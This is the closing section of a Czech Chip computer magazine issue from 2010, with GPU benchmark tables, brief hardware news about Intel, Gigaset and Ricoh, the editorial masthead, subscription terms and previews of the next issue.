29	Intel Atom N450	Pineview	1 600	11,8	0,9	1	1 666	512	FSB667	5,5	800	1 497	93	139	1 070	3 100	—	—
30	Intel Atom N270	Diamondville	1 100	11,5	1,3	1	1 600	512	FSB533	2,5	800	1 491	90	135	1 050	3 100	—	—

1 Mobilní CPU jsou obvykle k dostání pouze v rámci koupě kompletního notebooku

2 Typická doba provozu měřena při sdílené grafické paměti, výkonnější grafické čipy snižují dobu provozu až o 40 procent



GRAFICKÉ PROCESORY

Pořadí	Grafický procesor (GPU)	Velikost (MB) a typ paměti	Orientační cena vč. DPH (Kč)	Výkon normovaný na 100	Poměr výkon/cena normovaný na 100	Frekvence čipu (MHz)	Frekvence shaderů (MHz)	Frekvence paměti nominální (MHz)	Sítka paměťové sběrnice (bit/s)	Unifikované shadowy	Výrobní technologie (nm)	Tranzistorů (mil.)	Max. spotřeba (TDP ve W)	Cinebench 9.5 1 x CPU (body)	Cinebench 9.5 5 x CPU (body)	3DMark05 GPU (body)	3DMark01 (default) grafika čipsetu	3DMark01 (default) GeForce 320M GT	3DMark01 (default) GeForce 520M GT
1	ATI Radeon HD 5970	2 × 2 048/GDDR5	27 300	100	34,5	900	—	4 800	2 × 256	3 200	40	4 300	294	62	58	70	15 918	—	—
2	ATI Radeon HD 5970	2 × 1 024/GDDR5	14 900	88,1	56,0	725	—	4 000	2 × 256	3 200	40	4 300	294	58	48	63	13 482	—	—
3	nVidia GeForce GTX 480	1 536/GDDR5	11 000	65,0	56,1	700	1 401	3 696	384	480	40	3 200	320	48	20	63	9 177	—	—
4	ATI Radeon HD 5870	2 048/GDDR5	11 200	58,4	49,2	850	—	4 800	256	1 600	40	2 154	188	40	30	41	8 830	—	—
5	ATI Radeon HD 5850	2 048/GDDR5	8 400	54,2	61,3	765	—	4 500	256	1 440	40	2 154	170	37	28	41	7 774	—	—
6	nVidia GeForce GTX 470	1 280/GDDR5	7 100	51,7	69,4	607	1 215	3 348	320	448	40	3 200	215	39	15	51	7 257	—	—
7	ATI Radeon HD 5850	1 024/GDDR5	6 800	50,7	70,7	725	—	4 000	256	1 440	40	2 154	170	35	26	38	7 280	—	—
8	nVidia GeForce GTX 295	2 × 896/GDDR3	11 200	48,4	40,8	576	1 242	2 016	2 × 448	240	55	2 800	289	47	13	—	9 221	—	—
9	nVidia GeForce GTX 465	1 024/GDDR5	5 200	42,6	77,1	607	1 215	3 206	256	352	40	3 200	200	33	11	41	6 082	—	—
10	ATI Radeon HD 5830	1 024/GDDR5	5 800	42,1	69,4	840	—	4 400	256	1 120	40	2 150	175	28	22	30	6 548	—	—
11	nVidia GeForce GTX 460	768/GDDR5	4 500	41,4	88,3	675	1 350	3 600	192	336	40	1 950	150	31	10	42	6 015	—	—
12	nVidia GeForce GTX 285	1 024/GDDR3	7 800	36,8	4,0	648	1 476	2 484	512	240	55	1 400	184	32	19	—	6 473	—	—
13	ATI Radeon HD 5770	1 024/GDDR5	3 400	35,9	100	850	—	4 800	128	800	40	1 040	108	27	18	26	4 711	—	—
14	nVidia GeForce GTX 275	896/GDDR3	6 300	33,8	51,1	633	1 404	2 268	448	240	55	1 400	216	29	17	—	6 176	—	—
15	ATI Radeon HD 4890	1 024/GDDR5	4 500	31,9	68,0	850	—	3 900	256	800	55	959	157	28	20	—	4 950	—	—
16	ATI Radeon HD 4870	1 024/GDDR5	3 200	29,8	90,0	750	—	3 600	256	800	55	959	157	26	19	—	4 605	—	—
17	nVidia GeForce GTX 260	896/GDDR3	6 300	28,9	43,6	666	1 404	2 214	448	192	65	1 400	192	27	13	—	4 868	—	—
18	ATI Radeon HD 5750	1 024/GDDR5	3 400	28,3	78,9	700	—	4 600	128	720	40	1 040	86	21	14	22	3 725	—	—
19	ATI Radeon HD 5670	1 024/GDDR5	2 900	20,4	67,1	775	—	4 000	128	400	40	627	61	15	10	19	2 350	—	—
20	ATI Radeon HD 4850	512/GDDR3	2 300	19,9	85,0	625	—	1 986	256	800	55	956	114	17	11	—	3 337	—	—
21	ATI Radeon HD 4770	512/GDDR5	2 600	19,0	68,9	750	—	3 200	128	640	40	826	90	16	11	—	3 181	—	—
22	nVidia GeForce GTS 250	512/GDDR3	3 700	16,6	43,0	760	1 836	2 300	256	128	55	330	141	17	4	—	3 128	—	—
23	ATI Radeon HD 4830	512/GDDR3	2 400	15,9	64,0	575	—	1 800	256	640	55	956	80	15	9	—	2 404	—	—
24	nVidia GeForce 8800 GTS	640/GDDR3	6 800	12,7	17,7	513	1 188	1 584	320	96	90	681	143	13	4	—	2 088	—	—
25	ATI Radeon HD 5570	1 024/GDDR3	2 300	12,6	53,8	650	—	1 600	128	400	40	627	43	9	5	13	1 579	—	—
26	nVidia GeForce GT 240	1 024/GDDR5	2 400	11,7	47,1	550	1 340	3 400	128	96	40	727	69	12	3	—	2 149	—	—
27	nVidia GeForce 9600 GT	512/GDDR3	2 400	11,5	46,3	650	1 600	1 800	256	64	65	505	95	12	4	—	1 875	—	—
28	ATI Radeon HD 4670	512/GDDR3	1 900	10,4	53,7	750	—	2 000	128	320	55	514	59	10	7	—	1 334	—	—
29	ATI Radeon HD 5550	1 024/DDR2	1 700	6,7	37,5	550	—	800	128	320	40	627	45	5	3	5	837	—	—
30	nVidia GeForce GT 220	1 024/DDR2	2 000	4,2	20,3	525	1 100	800	128	48	40	486	58	5	1	—	668	—	—

Intel

Miliardy dolarů do nové výrobní technologie

Společnost Intel se chystá investovat 6 až 8 miliard amerických dolarů do výrobní technologie nové generace ve svých závodech v USA. Investice bude financovat implementaci výrobního procesu 22 nm v několika stávajících závodech na území Spojených států a výstavbu zcela nové vývojové továrny (fab) ve státě Oregon. Nový vývojový závod v Oregonu, který dostane název D1X, by měl začít s výzkumem a vývojem v roce 2013. Společnost Intel vytváří zhruba tři čtvrtiny svých příjmů v zahraničí, nicméně tři čtvrtiny výrobních kapacit mikroprocesorů drží ve Spojených státech.

Nové kapitálové investice předcházela podobná investice učiněná v únoru 2009, kdy Intel podpořil modernizaci na nový výrobní proces. Tyto modernizace vedly k technologii 32 nm, která stála za počítačovými čipy používanými dnes v PC, serverech a mobilních zařízeních. První mikroprocesory vyrobené technologií 22 nm, označované Ivy Bridge, se dostanou do výroby koncem roku 2011 a nabídnou ještě vyšší výkon a efektivitu.

INFO: www.intel.com

2013: Plánovaný nový závod D1X v Hillsboro ve státě Oregon.

DECT telefony

Gigaset míří na web

Společnost Gigaset, evropská jednička na trhu s bezdrátovými telefony DECT, má zájem o VoIP. Jako součást své strategie zrychlí Gigaset Communications uvádění nových modelů v České republice a posílí spolupráci s telekomunikačními operátory. Od začátku tohoto roku se společnosti daří zvyšovat průměrnou prodejní cenu svých telefonů – v červnu to bylo už 57 EUR, přičemž průměr evropského trhu byl 46 EUR. Podíl Gigasetu na trhu s telefony standardu DECT v Evropě vzrostl v červnu 2010 na 34 %. Do konce roku 2010 uvede Gigaset na český trh pět nových modelů.

INFO: www.gigaset.cz**Ricoh oficiálně v ČR**

FotoŠkoda přináší Ricoh

Pražské Centrum FotoŠkoda se stává oficiálním prodejcem fotografické techniky značky Ricoh pro Českou republiku. Nosnými modely nabídky Ricoh jsou GR Digital III a CX4. V nabídce bude také unikátní systém GXR s výměnným objektivem, snímacím čipem a obrazovým procesorem. Nové výrobky Ricoh budou v Centru FotoŠkoda uváděny ve stejných termínech jako v dalších evropských zemích.

INFO: www.fotoskoda.cz

PLACENÁ INZERCE

Šéfredaktor: Ing. Josef Mika
Zástupce šéfredaktora: Ing. Pavel Troušil
Redakce: Mgr. Michal Bareš (hw), Ing. Vratislav Klega (sw, komunikace), Mgr. Petr Kratochvíl (internet), Ing. Martin Kučera (Chip DVD), Aleš Přístál (Chip on-line), redakce@chip.cz
Sekretariát: Zdena Šlégrová, Věra Matějková, tel. 225 018 566, 225 018 568
Inzerce ČR: Vít Fiala (vedoucí), Jaroslava Tajčmanová, vit.fiala@burda.cz, tel. 225 018 223, 225 018 432, 225 018 640, fax 225 018 600
Předplatné: Mediaservis s. r. o., Zákaznické centrum, Vídeňská 995/63, 639 63 Brno
Tel.: 541 233 232, fax: 541 616 160,
E-mail: chip@mediaservis.cz
Distribuce: Jan Ecker, jan.ecker@burda.cz, tel. 221 589 550, 296 521 550
Technický úsek: Pavel Zima
E-mail: U členů vydavatelství lze použít adresu ve tvaru jmeno.prijmeni@burda.cz
Adresa redakce: Luxembourg Plaza, Přemyslovská 43, 130 00 Praha 3
Sekretariát: Telefonní a faxová čísla
tel. 225 018 566, 225 018 568, fax 225 018 500
Inzerce: tel. 225 018 223, 225 018 432, 225 018 640, fax 225 018 600
Externí spolupracovníci: Ing. Ladislav Bittner, Mgr. Jiří Donát, Radek Kubeš, Mgr. Milan Pola, CSC., Ing. Michal Prádka, Štefan Stieranka, Ing. Miroslav Virius, CSC., Ing. Petr Vostrý, Petr Zákostelný.
Sazba: Viktor Janeba, Ondřej Doležal, Milan Kratochvíl
Foto: Martin Trysčuk, iStock.com
Osvět a tisk: Česká Unigrafie, a. s.
Reklama: V případě obdržení vadného DVD se obraťte na naši recepci nebo Chip DVD redakci (chipdvd@chip.cz, tel. 225 018 568), kde vám bude defektní exemplář vyměněn za nový.

Za obsah inzerce ručí zadavatel.
Za původnost a obsahovou správnost příspěvku ručí autor. Právní režim autorských děl nabídnutých redakci se řídí zejména autorským zákonem č. 121/2000 Sb. a dalšími českými právními normami. Rukopisy redakce nevrací. V případě přijetí díla k uveřejnění redakce autora o této skutečnosti uvědomí. Tím nabývá vydavatel práva k šíření přijatého díla časopiseckou formou včetně možnosti zveřejnění na WWW stránkách časopisu, vydání na DVD nebo jiným způsobem v elektronické podobě.
Autorská odměna bude poskytnuta jednorázově do pěti týdnů po prvním uveřejnění příspěvku ve výši určené interním sazebníkem a zahrne i odměnu za případné vydání díla v elektronické podobě. Všechna práva k uveřejněným dílům jsou vyhrazena. Přetisk, přepracování, překlad do jiného jazyka a jiné užití díla nebo jeho části, jakož i zařazení díla do jiného díla (souborného, spojení s dílem jiným, zařazení do jakékoliv formy elektronické publikace ap.) bez souhlasu vydavatele jsou zakázány. Autorské právo k časopisu a navazujícím elektronickým publikacím vykonává vydavatel.

Počet výtisků prodaného nákladu ověřuje ABC ČR, Na Florenci 3, Praha 1.

V ČR rozšiřuje společnost Mediaprint & Kapa Pressegrasso, spol. s r.o., Štěrboboholská 1404/104, 102 00 Praha 10, na Slovensku Mediaprint & Kapa Pressegrasso, s.r.o., Vajnorská 137, 830 00 Bratislava 3

O vydavateli: Časopis Chip vychází v licenci německého nakladatelství CHIP Holding, G.m.b.H., ve vydavatelství Burda Praha, spol. s r. o. (IČO: 152 73 598).



The Czech edition of Chip is a publication of Burda Praha, spol. s r. o. licensed by CHIP Holding GmbH, 80336 Munich, Germany.

Jednatel společnosti: Petra Fundová
Výrobní oddělení: Josef Tomásek, josef.tomasek@burda.cz, tel. 221 589 124
Marketing: Ing. Radek Benda, radek.benda@burda.cz, tel. 225 018 546
Adresa vydavatelství: Přemyslovská 2845/43, 130 00 Praha 3

Podrobnější informace o vydavatelství a jeho produktech viz www.burda.cz, na www.chip.cz najdete i vlastní stránku Chipu.

International Connection: CHIP Holding, G.m.b.H., Poccistr. 11, D-80336 München; Erik N. Wicha, ewicha@chip.de, Tel. (+49 89) 74 64 23 26, Fax (+49 89) 74 64 22 08. More information about the publishing house and its products is also available on www.burda.cz.

Chip International: Časopis Chip vychází v následujících zemích: Čína, Holandsko, Indie, Indonésie, Itálie, Maďarsko, Německo, Polsko, Rumunsko, Ruská federace, Řecko, Singapur, Thajsko, Turecko, Ukrajina.

PŘEDPLATNÉ CHIPU

Distribuci pro předplatitele provádí v zastoupení vydavatele společnost Mediaservis s.r.o. Smluvní vztah mezi vydavatelem a předplatitelem se řídí Všeobecnými obchodními podmínkami pro předplatitele.

V České republice si předplatné časopisu objednejte jedním z těchto způsobů:

- bílou telefonní linkou **840 200 260**;
- vyplněním objednávky na webové stránce www.chip.cz/predplatne;
- e-mailem na adresu chip@mediaservis.cz;
- telefonem na čísla **541 233 232** nebo faxem na **541 616 160**;
- odesláním objednávacího lístku z časopisu na adresu **Mediaservis s. r. o., Zákaznické centrum, Vídeňská 995/63, 639 63 Brno**;
- vlastní písemnou objednávkou zaslánou na výše uvedenou adresu s uvedením přesného typu předplatného.

Po obdržení objednávky vám zašleme do 10 pracovních dnů poštovní poukázku A nebo zálohovou fakturu.

Jak zaplatit předplatné

Po odeslání objednávky prosím vyčkejte na zaslání faktury se složenkou. Zaplatit můžete prostřednictvím:

- přiloženou složenku na poště;
- převodem z účtu (nutno dodržet číslo účtu a variabilní symbol, uvedené na faktuře).

Možnosti doručení předplatného

- poštou jako obyčejná zásilka;
- poštou doporučeně – příplatek 25 Kč za zaslání jednoho výtisku;
- osobní odběr: na adrese Aeromedia a. s., Baranova 38, 130 00 Praha 3.

Reklama

Pokud časopis neobdržíte do 10 pracovních dnů po jeho vydání, můžete nedodaný výtisk reklamovat. Reklama lze uplatnit na telefonní lince 840 200 260, e-mailem na adresu chip@mediaservis.cz, faxem na čísla 541 616 160, nebo písemně na adresu Mediaservis s. r. o., Zákaznické centrum, Vídeňská 995/63, 639 63 Brno. Dojde-li ke ztrátě, zašleme vám v nejbližším možném termínu náhradní výtisk; uznáváme maximálně 2 reklamace za rok, po druhé reklamaci vám nabídneme jedno z možných řešení jiného, spolehlivějšího způsobu doručování.

Kontakt

Předplatné v České republice:
Mediaservis s. r. o., Zákaznické centrum, Vídeňská 995/63, 639 63 Brno nebo P.O.Box 63, 639 63 Brno
Tel: 541 233 232, Fax: 541 616 160
E-mail: chip@mediaservis.cz

Na Slovensku si předplatné časopisu objednejte písemně u firem:
Magnet Press Slovakia, s. r. o.
Šustekova 10, 851 04 Bratislava – Petržalka (sídlo firmy)
Tel: +421 2 672 019 31-33, Fax: +421 2 672 019 10, 20, 30
E-mail: predplatne@press.sk, Web: www.press.sk

Mediaprint-Kapa Pressegrasso, a. s.
Vajnorská 137, P. O. BOX 183, 830 00 Bratislava 3
Tel: +421 2 444 588 21, +421 2 444 427 73, +421 2 444 588 16,
Fax: +421 2 444 588 19
E-mail: predplatne@abompkapa.sk, Web: www.mediakapa.sk

Objednávky předplatného do jiných zemí

Při objednávkách do ostatních zemí se k cenám předplatného připočítává poštovné platné pro zemi dodání. Ceny poštovného jsou platné podle aktuálního ceníku České pošty (www.ceskaposta.cz). Ceny se přepočítávají podle aktuálních kurzů. Zájemci o předplatné zašleme fakturu.

Způsob objednání starších čísel a speciálních vydání

Je realizováno výhradně prostřednictvím společnosti D Servis, ing. Staněk, e-mail: vladimirstanek@seznam.cz, tel. **737 388 459**. Na uvedeném kontaktním spojení získáte informace o cenách i stavu zásob požadovaných titulů, a to včetně podmínek doposílání.

VŠEOBECNÉ PODMÍNKY

- Objednávky vyřizujeme od nejbližšího možného čísla. Litujeme, ale zpětné objednávky nepřijímáme. Objednané výtisky zašíláme až po zaplacení. Pokud je platba zaregistrována nejpozději 14 dní před expedicí čísla, časopis by měl dojít v termínu expedice. Jinak bude předplatné zahájeno až od následujícího čísla.
- Předplatné se automaticky prodlužuje, není-li písemně zrušeno.
- Starší výtisky zašíláme formou dobírky pouze do vyčerpání zásob nebo až po jejich obnovení formou výtisků neprodaných v prodejní síti!
- Objednávky starších čísel jsou vedeny mimo předplatné.

Změna adresy – stěhování

- Oznamte písemně nebo faxem na jakékoliv z uvedených kontaktních adres abonce.
- Uvádějte vždy starou i novou adresu a číslo odběratele (ID adresy).
- Mění-li se adresa firmy, uvádějte prosím i číslo faktury.

Dodání

- Adresa může být jiná pro zaslání časopisu a jiná pro fakturaci (adresa plátce).
- Faktury nelze zasílat na jinou adresu, než která je uvedena jako adresa plátce.
- Od jednoho plátce lze zasílat časopisy libovolnému množství adresátů, zasílání na adresu plátce není podmínkou.

PLACENÁ INZERCE

Vzdálený přístup k PC

UŽIVATELSKÉ NÁSTROJE

Možnosti, jak odkudkoliv přistupovat k vašemu domácímu počítači, se neustále zlepšují. Ukážeme vám nejnovější způsoby komfortní práce se vzdáleným PC.



Značkové produkty zdarma

PROGRAMOVÉ VYBAVENÍ

Microsoft jako softwarová společnost nabízí tisíce programů a nástrojů. Většina z nich je zdarma, tedy pokud používáte OS Windows. Představíme vám ty nejlepší produkty pro Windows od Microsoftu. O některých z nich jste nejspíš nikdy ani neslyšeli, a to je škoda.



Všestranné notebooky

SROVNÁVACÍ TEST

Nízké ceny notebooků tlačí i na výrobce notebooků. Notebooky však musí při jen o něco vyšší ceně podávat mnohem vyšší výkon. Porovnali jsme notebooky několika cenových kategorií a prozradíme vám, co od nich můžete čekat.

**Chip 1/11 vyjde
17. 12. 2010**

DALŠÍ TÉMATA

760 MEZER

Vybrali jsme nejpoužívanější programy a zaměřili jsme se na jejich bezpečnost. Nečekali jsme, že budou neprůstředné, skutečnost ale předčila i naše nejhorší noční můry...

BEZPEČNÉ HESLO

Víte, jak si vytvořit bezpečné heslo, jaká hesla hackeri nejsnadněji odhalí nebo jak dlouho trvá prolomení hesla složeného z číslic? Prozradíme vám triky z práce „lamačů“ hesel.

4 GB RAM A 32BITOVÝ SYSTÉM

Více než 4 GB RAM ve 32bitovém systému? Je to vůbec možné? Uvidíte příště.

20 LET WWW

25. prosince 1990 byl k internetu připojen první webserver. Stalo se tak ve Švýcarsku, ve výzkumném centru CERN. Po dvou desetiletích je náš život bez webu téměř nemyslitelný.

DATOVÁ ROZHRANÍ

Velký vliv na výkon počítače mají datová rozhraní. Ta dnešní mají zhruba 11 000krát vyšší rychlost, než ta před 30 lety. Prošla tedy podobně jako další počítačové komponenty bouřlivým vývojem. Právě o tom se dočtete v lednovém čísle.